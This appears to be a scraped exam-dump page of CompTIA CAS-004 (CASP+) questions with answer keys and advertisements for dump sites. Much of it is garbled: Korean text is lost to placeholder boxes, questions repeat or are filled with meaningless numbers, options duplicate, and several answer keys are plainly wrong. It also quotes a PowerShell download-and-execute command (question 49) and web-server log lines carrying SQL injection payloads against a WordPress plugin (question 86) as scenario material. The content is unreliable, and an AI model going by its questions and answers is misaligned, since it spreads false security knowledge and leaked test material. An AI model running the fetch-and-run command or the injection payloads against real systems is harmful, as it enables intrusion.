

CompTIA.CAS-004.v2023-05-31.q181

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□□□□:	CompTIA Advanced Security Practitioner (CASP+) Exam
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https://www.krdump.com/CompTIA.CAS-004.v2023-05-31.q181.html	

NEW QUESTION: 1

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- A. □□
- B. BCM
- C. BCP
- D. SLA
- E. RTO

Answer: E ([LEAVE A REPLY](#))

NEW QUESTION: 2

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- A. SCAP □□.
- B. □□□ □□□□□
- C. □□
- D. □□□□ □□□□.

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 3

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- A. □□□ □□□□ □□□ □□□□□□□ □□□□□.
- B. □□ □□□ □□□□ □□□□ □□ □□□□ □□□□□.
- C. MFA□ □□□□ □□□ □□□□ □□□□□□.
- D. □ □□□□ □□□ □□□□ □□□ VLAN□ □□

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 4

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- A. □□ □□ □□□ □□□□□ □□ □□□ □□□□□□.
- B. □□ VLAN□□ □□ PHI□ □□□□ □□□ 2□□ □□□ □□□ □□□□□.
- C. □□□ MD5 □□□ □□□□□.
- D. □□ □□□ □□□ □□□ □□□□□□ □□ PHI□ □□□□□.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 5

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- A. □□
- B. □□
- C. □□
- D. □□

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 6

□□ □ □□□ ISO 27018 □□□ □□□□ □ □□□ □□ □□□□□?

- A. GDPR□ □□□ □□□ □□□□ □□□.
- B. COBIT □□ □□□ □□□□ □□□.
- C. □□ □□□□ □□□□ □□□□ □□□.
- D. □□ PII□ □□□□□□ □□□.

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 7

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C. □□ □□□□ □□□ □ □□□□.

D. □□ □□ □□□□ □□□□□.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 11

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
11

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
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Answer:



NEW QUESTION: 12

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- A. DLP
- B. CASB
- C. SWG
- D. WAF

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 13

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procs		memory				swap		io		system		cpu				
r	b	swpd	free	buff	cache	si	so	bi	bo	in	cs	us	sy	id	wa	st
3	0	0	44712	110052	623096	0	0	304023	30004040	217	883	13	3	83	1	0
1	0	0	44408	110052	623096	0	0	300	200003	88	1446	31	4	65	0	0
0	0	0	44524	110052	623096	0	0	400020	20	84	872	11	2	87	0	0
0	2	0	44516	110052	623096	0	0	10	0	149	142	18	5	77	0	0
0	0	0	44524	110052	623096	0	0	0	0	60	431	14	1	85	0	0

Which of the following is a valid IP address?

A. 87

<A>: 65

B. 83

C. 77

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 14

HVAC systems are used to control the temperature and humidity of a space. Which of the following is a valid HVAC system?

A. A system that uses a Variable Drive (VDI) to control the speed of the compressor.

B. A system that uses a Variable Pressure (VPN) to control the speed of the compressor.

C. A system that uses a Variable Frequency (VFD) to control the speed of the compressor.

D. A system that uses a Variable Power (VPC) to control the speed of the compressor.

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 15

Which of the following is a valid NDA?

A. A document that is signed by the parties to the agreement.

B. A document that is signed by the parties to the agreement and includes a signature of the parties.

A. A document that is signed by the parties to the agreement.

B. A document that is signed by the parties to the agreement and includes a signature of the parties.

C. A document that is signed by the parties to the agreement and includes a signature of the parties.

D. A document that is signed by the parties to the agreement and includes a signature of the parties.

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 16

Which of the following is a valid IP address?

A. 192.168.1.1

B. 192.168.1.1

C. 192.168.1.1

Answer: C (LEAVE A REPLY)

NEW QUESTION: 20

[illegible]

- A. NIST**
B. GDPR
C. PCI DSS
D. ISO

Answer: C (LEAVE A REPLY)

NEW QUESTION: 21

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- A.** □□ □□ □□□ □□□ □□
- B.** DNP3 □□□□ □ DNP3 □□ □□
- C.** □□□□ □□ □□□ □□□□ □□
- D.** □□ □□□ □□ □□ □□ □□

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 22

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- A.** □ □ □ □
- B.** □ □
- C.** □ □ □
- D.** □ □ □ □

Answer: D (LEAVE A REPLY)

NEW QUESTION: 23

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- A. 1000 1000 1000 1000
- B. 1000000 1000
- C. 100 100 1000
- D. 100 100 1000

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 24

100 1 CSP 100 1000 10000 10000 1000 1 100 1000 100000?

- A. 100 100
- B. 1000 100
- C. 100 1000
- D. 10000

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 25

10000 1000 10000 100 1000 100000.

* 1000 1000 100 100

* 1000 100

* 1 10000 100 100

* 100 10000 1000 10000 100 100

100 1 1000 1000 100 1000 100 1 10000 100 100000?

- A. SLA
- B. BAA
- C. NDA
- D. 100

Answer: A ([LEAVE A REPLY](#))

1000 100 1000 1000 10000 100 100 10000, 1000 1000 100, 100 10000 100
100 100, 1 10000 1000 10000 1000 100000. SLA 100 100 100 100 1000
100 1000 100000.

NEW QUESTION: 26

10000 100 100 1 100 10000 10000 10000.


100

100 10000 1 1000 1000000. 1 100 1000 1000 100 10000 1000000.


10000 30 1000 10000 1000 1 10000 10000 100 1000 100 1000 100 1000
100000.

1 1000 1 1 100 1000 1 10000.

10000 1000000 100 1000 100000 100 1000 1000 1000000.



Answer:



NEW QUESTION: 27

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A. □□ □□□

- B. 1000
- C. 1000 1000 1000
- D. 100

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 28

Which of the following is a common method for securing a network?
 A. Using a firewall to block unauthorized access.
 B. Using a VPN to encrypt traffic.
 C. Using a NAT to hide internal IP addresses.
 D. Using a proxy server to filter traffic.
 E. Using a load balancer to distribute traffic.

- A. 1000
- B. 1000-1000-1000
- C. X-Forwarded-Proto
- D. X 100 100
- E. 1000 100 100

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 29

Which of the following is a common method for securing a network?
 A. Using a firewall to block unauthorized access.
 B. Using a VPN to encrypt traffic.
 C. Using a NAT to hide internal IP addresses.
 D. Using a proxy server to filter traffic.
 E. Using a load balancer to distribute traffic.

* RDP is a common method for securing a network.

* Which of the following is a common method for securing a network?

Which of the following is a common method for securing a network?
 A. Using a firewall to block unauthorized access.
 B. Using a VPN to encrypt traffic.
 C. Using a NAT to hide internal IP addresses.
 D. Using a proxy server to filter traffic.
 E. Using a load balancer to distribute traffic.

Which of the following is a common method for securing a network?

A. TLS is a common method for securing a network.
 B. TLS is a common method for securing a network.
 C. TLS is a common method for securing a network.
 D. TLS is a common method for securing a network.
 E. TLS is a common method for securing a network.

B. TLS is a common method for securing a network.

C. TLS is a common method for securing a network.

D. TLS is a common method for securing a network, TLS is a common method for securing a network, OTP is a common method for securing a network.

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 30

Which of the following is a common method for securing a network?
 A. Using a firewall to block unauthorized access.
 B. Using a VPN to encrypt traffic.
 C. Using a NAT to hide internal IP addresses.
 D. Using a proxy server to filter traffic.
 E. Using a load balancer to distribute traffic.

Which of the following is a common method for securing a network?
 A. Using a firewall to block unauthorized access.
 B. Using a VPN to encrypt traffic.
 C. Using a NAT to hide internal IP addresses.
 D. Using a proxy server to filter traffic.
 E. Using a load balancer to distribute traffic.

Which of the following is a common method for securing a network?

A. WPA2 PSK

B. WPA2 PSK

C. WPA3 SAE

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Which of the following is a security control that can be implemented to protect data in transit?
Which of the following is a security control that can be implemented to protect data at rest?
Which of the following is a security control that can be implemented to protect data in use?
Which of the following is a security control that can be implemented to protect data in storage?

- A. Encryption of data, use of secure protocols, and secure storage
- B. Encryption, DLP, and secure storage
- C. Encryption of data, use of secure protocols, MFA, and DRM
- D. Encryption of data, DoH, and secure storage

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 34

Which of the following is a security control that can be implemented to protect data in transit?
Which of the following is a security control that can be implemented to protect data at rest?

- A. Encryption
- B. DLP
- C. Secure storage
- D. Secure protocols

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 35

Which of the following is a security control that can be implemented to protect data in transit?



- A. Encryption of data
- B. SQL injection
- C. Secure storage
- D. Secure protocols

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 36

Which of the following is a security control that can be implemented to protect data in transit?
Which of the following is a security control that can be implemented to protect data at rest?
Which of the following is a security control that can be implemented to protect data in use?
Which of the following is a security control that can be implemented to protect data in storage?

- A. Encryption of data, use of secure protocols, and secure storage
- B. AllowUsers, DLP, and secure storage

C. ☐☐ ☐☐☐ ☐☐☐ ☐☐ ☐☐ ☐☐

D. ☐☐☐ ☐ ☐☐ ☐☐ ☐☐

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 37

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SELinux □□□ □□□□ □□□□.

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A. ☐☐

B. □□

C. ☐ ☐

D. □□

Answer: C (LEAVE A REPLY)

NEW QUESTION: 38

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□□.)

A. □□□ □□□ □□□ □□□ □□□□□.

B. □□ □□ □□□ □□□□□.

C. □□□ □□□□ □□ □□□/□□□ □□□□□.

D. □□□ □□ □□□ □□□□□.

E. □□ □□□□ □□□□□ □□□□□ □□□□.

F. □□□ □□□ □□□□ □□□□.

Answer: C,E (LEAVE A REPLY)

NEW QUESTION: 39

[illegible]

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 □□□ □□ □ □□□□□?

A. WAF

B. CASB

C. SWG

D. DLP

Answer: (SHOW ANSWER)

<https://www.mcafee.com/enterprise/en-us/security-awareness/cloud/what-is-a-casb.html>

NEW QUESTION: 40

_____ . _____ .

- A. _____
- B. _____
- C. _____
- D. d _____ .

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 41

_____ .

_____ ?

- A. _____ .
- B. _____ .
- C. SOAR _____ .
- D. _____ .

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 42

_____ (CISO) _____ .

- A. _____ .
- B. _____ .
- C. _____ .
- D. _____ .

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 43

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```
DMZ architecture
Internet-----70.54.30.1-[Firewall_A]----192.168.1.0/24----[Firewall_B]----10.0.0.0/16----corporate net

Firewall_A ACL
10 PERMIT FROM 0.0.0.0/0 TO 192.168.1.0/24 TCP 80,443
20 DENY FROM 0.0.0.0/0 TO 0.0.0.0/0 TCP/UDP 0-65535

Firewall_B ACL
10 PERMIT FROM 10.0.0.0/16 TO 192.168.1.0/24 TCP 80,443
20 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
30 PERMIT FROM 192.168.1.0/24 TO $DB_SERVERS TCP/UDP 3306
40 DENY FROM 192.168.1.0/24 TO 10.0.0.0/16 TCP/UDP 0-65535
```

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_____ HTTP/S _____ .

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Answer: ([SHOW ANSWER](#))

NEW QUESTION: 48

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- A. CASB
- B. WAF
- C. SWG
- D. DLP

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 49

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powershell EX(New-Object Net.WebClient).DownloadString
('https://content.comptia.org/casp/whois.psl');whois □□ □□ □□ □ □□□ □□ □□□ □□□
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- B. □□□ □□□ □ □□□□
- C. EDR □ □□□□□□ □□ □□
- D. □□□ □□□ □ MFA

Answer: C ([LEAVE A REPLY](#))

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EDR □ □□□□□□□ □ □□□□□□ □□□□ □□□.

NEW QUESTION: 50

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```

TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
Signature hash algorithm:
sha256
Public key:
RSA (2048 Bits)
.htaccess config:
<VirtualHost> *:80>
ServerName www.test.com
Redirect / https://www.test.com
</VirtualHost>
<VirtualHost _default_:443>
ServerName www.test.com
DocumentRoot /usr/local/apache2/htdocs
SSLEngine On
...
</VirtualHost>

```

Which of the following is a valid configuration for the .htaccess file?

- A. `ServerName www.test.com`
- B. `Redirect / https://www.test.com`
- C. `SSLEngine On`
- D. `DocumentRoot /usr/local/apache2/htdocs`

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 51

Which of the following is a valid configuration for the .htaccess file?

```

High (CVSS: 10.0)
NVT: PHP 'php_stream_append()' Buffer Overflow Vulnerability (Windows) (OID: 1.3.6.1.4.1.25623.1.0.653117)
Product Detection result: cpe:/a:php:php:5.3.6 by ZNG Version Detection (Remote) (OID: 1.3.6.1.4.1.25623.1.0.653117)

Summary
This host is running PHP and is prone to buffer overflow vulnerability.
Vulnerability Detection Result: Installed version: 5.3.6
Fixed version: 5.3.13/5.4.5

Impact
Successful exploitation could allow attackers to execute arbitrary code and failed attempts will likely result in denial-of-service conditions. Impact Level: System/Application

```

Which of the following is a valid configuration for the .htaccess file?

- A. `ServerName www.test.com`
- B. `Redirect / https://www.test.com`
- C. `SSLEngine On`
- D. `DocumentRoot /usr/local/apache2/htdocs`

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 52

Which of the following is a valid configuration for the .htaccess file?

- * `ServerName www.test.com`
- * `Redirect / https://www.test.com`
- * `SSLEngine On`
- * `DocumentRoot /usr/local/apache2/htdocs`

* 下列哪几项是常见的 Web 应用漏洞？

请选择 3 项正确的答案。（3 分）

A. SQL 注入

B. BCP

C. XSS

D. WAF

E. CDN

F. CSRF

G. SSRF

H. CSRF

Answer: C,D,F ([LEAVE A REPLY](#))

下列哪几项是常见的 Web 应用漏洞？（C），WAF(D) 是防御措施（F）是常见的漏洞。SQL 注入(C) 是一种常见的漏洞，70% 的网站都存在 SQL 注入漏洞。WAF(D) 是 DoS 和 DDoS 攻击的防御措施，不是漏洞。SSRF(F) 是一种常见的漏洞，攻击者可以通过 SSRF 攻击内网服务。CSRF(H) 是一种常见的漏洞，攻击者可以诱骗用户执行非预期的操作。

NEW QUESTION: 53

下列哪几项是常见的 Web 应用漏洞？（C），WAF(D) 是防御措施（F）是常见的漏洞。SQL 注入(C) 是一种常见的漏洞，70% 的网站都存在 SQL 注入漏洞。WAF(D) 是 DoS 和 DDoS 攻击的防御措施，不是漏洞。SSRF(F) 是一种常见的漏洞，攻击者可以通过 SSRF 攻击内网服务。CSRF(H) 是一种常见的漏洞，攻击者可以诱骗用户执行非预期的操作。

下列哪几项是常见的 Web 应用漏洞？（C），WAF(D) 是防御措施（F）是常见的漏洞。SQL 注入(C) 是一种常见的漏洞，70% 的网站都存在 SQL 注入漏洞。WAF(D) 是 DoS 和 DDoS 攻击的防御措施，不是漏洞。SSRF(F) 是一种常见的漏洞，攻击者可以通过 SSRF 攻击内网服务。CSRF(H) 是一种常见的漏洞，攻击者可以诱骗用户执行非预期的操作。

A. SQL 注入

B. BCP

C. XSS

D. WAF

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 54

下列哪几项是常见的 Web 应用漏洞？（C），WAF(D) 是防御措施（F）是常见的漏洞。SQL 注入(C) 是一种常见的漏洞，70% 的网站都存在 SQL 注入漏洞。WAF(D) 是 DoS 和 DDoS 攻击的防御措施，不是漏洞。SSRF(F) 是一种常见的漏洞，攻击者可以通过 SSRF 攻击内网服务。CSRF(H) 是一种常见的漏洞，攻击者可以诱骗用户执行非预期的操作。

下列哪几项是常见的 Web 应用漏洞？（C），WAF(D) 是防御措施（F）是常见的漏洞。SQL 注入(C) 是一种常见的漏洞，70% 的网站都存在 SQL 注入漏洞。WAF(D) 是 DoS 和 DDoS 攻击的防御措施，不是漏洞。SSRF(F) 是一种常见的漏洞，攻击者可以通过 SSRF 攻击内网服务。CSRF(H) 是一种常见的漏洞，攻击者可以诱骗用户执行非预期的操作。

下列哪几项是常见的 Web 应用漏洞？（C），WAF(D) 是防御措施（F）是常见的漏洞。SQL 注入(C) 是一种常见的漏洞，70% 的网站都存在 SQL 注入漏洞。WAF(D) 是 DoS 和 DDoS 攻击的防御措施，不是漏洞。SSRF(F) 是一种常见的漏洞，攻击者可以通过 SSRF 攻击内网服务。CSRF(H) 是一种常见的漏洞，攻击者可以诱骗用户执行非预期的操作。

下列哪几项是常见的 Web 应用漏洞？（C），WAF(D) 是防御措施（F）是常见的漏洞。SQL 注入(C) 是一种常见的漏洞，70% 的网站都存在 SQL 注入漏洞。WAF(D) 是 DoS 和 DDoS 攻击的防御措施，不是漏洞。SSRF(F) 是一种常见的漏洞，攻击者可以通过 SSRF 攻击内网服务。CSRF(H) 是一种常见的漏洞，攻击者可以诱骗用户执行非预期的操作。

A. SQL 注入

B. TPM

C. MFA

D. MFA

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 55

Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?
SOC analysts are responsible for monitoring and analyzing security events. Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?

Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?
Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?
Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?
Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?

- A. SQL injection
- B. Denial of Service
- C. Cross-site scripting
- D. Buffer overflow
- E. XML external entity
- F. IP spoofing

Answer: A,D ([LEAVE A REPLY](#))

NEW QUESTION: 56

Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?
Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?
Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?
Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?
Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?

- A. SQL injection
- B. Denial of Service
- C. Cross-site scripting
- D. Buffer overflow

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 57

Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?
Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?
Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?
Which of the following is a common type of attack that can be used to exploit a vulnerability in a web application?

- A. SQL injection
- B. Denial of Service
- C. Cross-site scripting
- D. Buffer overflow

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 58

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- A.** SLA
B. □□
C. BCM
D. BCP

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Answer: D (LEAVE A REPLY)

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CompTIA Advanced Security Practitioner(CASP+) □□ □□□, 4□: "□□□□ □□□ □□", Wiley,

2018. <https://www.wiley.com/en-us/CompTIA+Advanced+Security+Practitioner+CASP%2B+Study+Guide%2C>

NEW QUESTION: 59

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- B.** □□ □□□ □□□□ □□□□□ □□□ □ □□□□.
- C.** □□□□□ □□□□ □□ □□□ □□□ □ □□□□.
- D.** □□□□□□ □□□ □□ □□□ □□□□□ □□□□□.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 60

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- B. ☐ ☐ ☐
- C. ☐ ☐ ☐ ☐ ☐ ☐
- D. ☐ ☐ ☐ ☐
- E. ☐ ☐ ☐ ☐

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 61

Which of the following is a technique used to prevent buffer overflow attacks?

graphic.linux_randomization.png

Which of the following is a technique used to prevent buffer overflow attacks?

- A. NX bit
- B. ASLR
- C. DEP
- D. HSM

Answer: B ([LEAVE A REPLY](#))

<https://eklitze.org/memory-protection-and-aslr>

CAS-004 is a collection of DumpTop dumps for CAS-004. DumpTop is a tool that can be used to collect system information, DumpTop CAS-004 is a collection of DumpTop dumps for CAS-004. <https://www.dumptop.com/CompTIA/CAS-004-dump.html> (620 Q&As Dumps, **30%OFF** Special Discount: **KrDump**)

NEW QUESTION: 62

Which of the following is a technique used to prevent buffer overflow attacks?

- A. Linux kernel HTTP server
- B. EDR or SIEM tool that can be used to collect system information
- C. Out-of-bound memory access (nsk) that can be used to collect system information
- D. UTM (Unified Threat Management) that can be used to collect system information
- E. TLS (Transport Layer Security) that can be used to collect system information
- F. SSL (Secure Sockets Layer) that can be used to collect system information

Answer: C,F ([LEAVE A REPLY](#))

NEW QUESTION: 63

Which of the following is a technique used to prevent buffer overflow attacks?

NEW QUESTION: 66

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B. □□□

C. □□□□

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 67

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B. □ □□

C. □ □□

D. □ □□□□

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 68

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Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 69

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NMAP Scan Output

Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	CrushFTP sftpd (protocol 2.0)
8080/tcp	open	http	CrushFTP web interface

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7[2008]
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports

PORT	STATE	SERVICE	VERSION
25/tcp	closed	smtp	Barracuda Networks Spam Firewall smtpd
415/tcp	open	ssl/smtp	smtpd
587/tcp	open	ssl/smtp	smtpd
443/tcp	open	ssl/http	Microsoft IIS httpd 7.5

Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6 (88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9 (Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux 2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE: cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports

PORT	STATE	SERVICE	VERSION
20/tcp	closed	ftp-data	
21/tcp	open	ftp	FileZilla ftpd 0.9.39 beta
22/tcp	closed	ssh	
80/tcp	open	http	Microsoft IIS httpd 7.5
443/tcp	open	ssl/http	Microsoft IIS httpd 7.5
2001/tcp	closed	dc	
2047/tcp	closed	dlis	
2196/tcp	closed	unknown	
6001/tcp	closed	X11:1	

Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista[7]2008[8.1] (94%)
OS CPE: cpe:/o:microsoft:windows_vista:sp2 cpe:/o:microsoft:windows_7:sp1 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows, CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Pure-FTPd
443/tcp	open	ssl/http-proxy	SonicWALL SSL-VPN http proxy

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: firewall[general purpose][media device]
Running (JUST GUESSING): Linux 3.X[2.6.X] (92%), IPCop 2.X (92%), Tandy embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux 2.6.32 (87%), Tandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).

Devices Discovered (0)

+Add Device For

10.1.45.65
10.1.45.66
10.1.45.67
10.1.45.68

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A. □□□□□ □□ □□

B. SSL VPN

C. □□□□□□ □□□□□□

D. □□□ □□ □□

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 71

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A. □□ □□□ □□□□□ □□

B. □□□ □ □□

C. NIST SP 800-53

D. MITRE ATT&CK

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 72

□□ □□□□ □□□□ □□ □□□ Linux □□□□ □□□□□□□□ □□□□□. □□ □□ □ □□□□ □□□□ □□ □□□ □□□ □□□□□□ □□ □□□(I/O)□ □□□□ □□□ □□□ □□.

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3	0	0	44712	110052	623096	0	0	304023	30004040		217	883	13	3	83	1	0
1	0	0	44408	110052	623096	0	0	300	200003		88	1446	31	4	65	0	0
0	0	0	44524	110052	623096	0	0	400020	20		84	872	11	2	87	0	0
0	2	0	44516	110052	623096	0	0	10	0		149	142	18	5	77	0	0
0	0	0	44524	110052	623096	0	0	0	0		60	431	14	1	85	0	0

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A. 65

B. 77

C. 87

D. 83

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 73

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Azure Storage□□ □□ □□□ □□□□□□ □□□. <https://docs.microsoft.com/en-us/azure/security/fundamentals/iaas>

NEW QUESTION: 76

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- A. □□ □□
- B. SD-WAN □□ □□□
- C. □□□ □□ □□□□
- D. □□ □□ □□

Answer: C ([LEAVE A REPLY](#))

CAS-004 □□ □□□ □□□□□ □□ DumpTop □□ □□□□ □□□ CAS-004 □□!
DumpTop □ □□ **CAS-004** □□ □□□ □□□□□□, DumpTop CAS-004 □□ □□□ □□
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□□ □□□□□. <https://www.dumptop.com/CompTIA/CAS-004-dump.html> (620 Q&As
Dumps, **30%OFF** Special Discount: **KrDump**)

NEW QUESTION: 77

□□ □□□□□ Active Directory□ □□ □□□ □□□□ □□ □□□ □□□□ □□□.
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- A. □□□□ □□□
- B. WPA2 PSK
- C. WPA3 SAE
- D. WEP 128□□

Answer: C ([LEAVE A REPLY](#))

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WPA3 SAE□ □□□ □□ □□□ □□□□□.

NEW QUESTION: 78

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- A. □□ □□□ BCDR
- B. □□ □□□ BCDR
- C. □□□□ □□□ BCDR
- D. □□ □□□ BCDR

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 79

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- A. □□□ □□□
- B. □□ □□ □□□
- C. □□□□
- D. □□ □□□

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 80

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- 1) □□□□ □□
- 2) □□□□□ □□□□ □□□□ □□□□ □□ □□□□ □□□ □□ □□□ □□
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- A. APT/□□
- B. □□□
- C. □□□□
- D. □□□□ □□

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 81

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- A. □□□ □□ □□ □□□ □□ □□□ □□□ □□□□ □□ □□ □□ □□□ □□□□□□□.
- B. □□□ □□□ □□ □□ □□□□□ □□□□□□.
- C. OSINT □□□ □□□□ □□□ □□□□ □□□□□.
- D. MITRE ATT&CK □□□□□□ □□□□ TTR□ □□□□□.

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 82

Which of the following is a common method for detecting a network intrusion? (Select all that apply.)

1. Monitoring network traffic for unusual patterns.

2. Analyzing logs for suspicious activity.

3. Using intrusion detection systems (IDS).

4. Implementing firewalls.

5. Using network sniffers.

RPO is the maximum acceptable amount of data loss. Which of the following is a common method for reducing RPO?

- A. Implementing a backup and recovery plan.
- B. Using a disaster recovery plan.
- C. Implementing an IDS.
- D. Using a SIEM.

Answer: (SHOW ANSWER)

NEW QUESTION: 83

Which of the following is a common method for detecting a network intrusion? (Select all that apply.)

1. Monitoring network traffic for unusual patterns.

2. Analyzing logs for suspicious activity.

3. Using intrusion detection systems (IDS).

4. Implementing firewalls.

5. Using network sniffers.

- A. 1
- B. 2
- C. 3
- D. 4

Answer: A (LEAVE A REPLY)

NEW QUESTION: 84

Which of the following is a common method for detecting a network intrusion? (Select all that apply.)

1. Monitoring network traffic for unusual patterns.

2. Analyzing logs for suspicious activity.

3. Using intrusion detection systems (IDS).

4. Implementing firewalls.

5. Using network sniffers.

- A. 1
- B. 2
- C. 3
- D. 4

Answer: C (LEAVE A REPLY)

NEW QUESTION: 85

Which of the following is a common method for detecting a network intrusion? (Select all that apply.)

1. Monitoring network traffic for unusual patterns.

2. Analyzing logs for suspicious activity.

3. Using intrusion detection systems (IDS).

4. Implementing firewalls.

5. Using network sniffers.

Which of the following is a common method for detecting a network intrusion? (Select all that apply.)

- A. 1
- B. 2
- C. 3
- D. 4

Answer: (SHOW ANSWER)

NEW QUESTION: 86

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84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810 FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))) ,0x71707a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT 7505 FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))) ,0x71707a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))) ,0x71707a7871) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

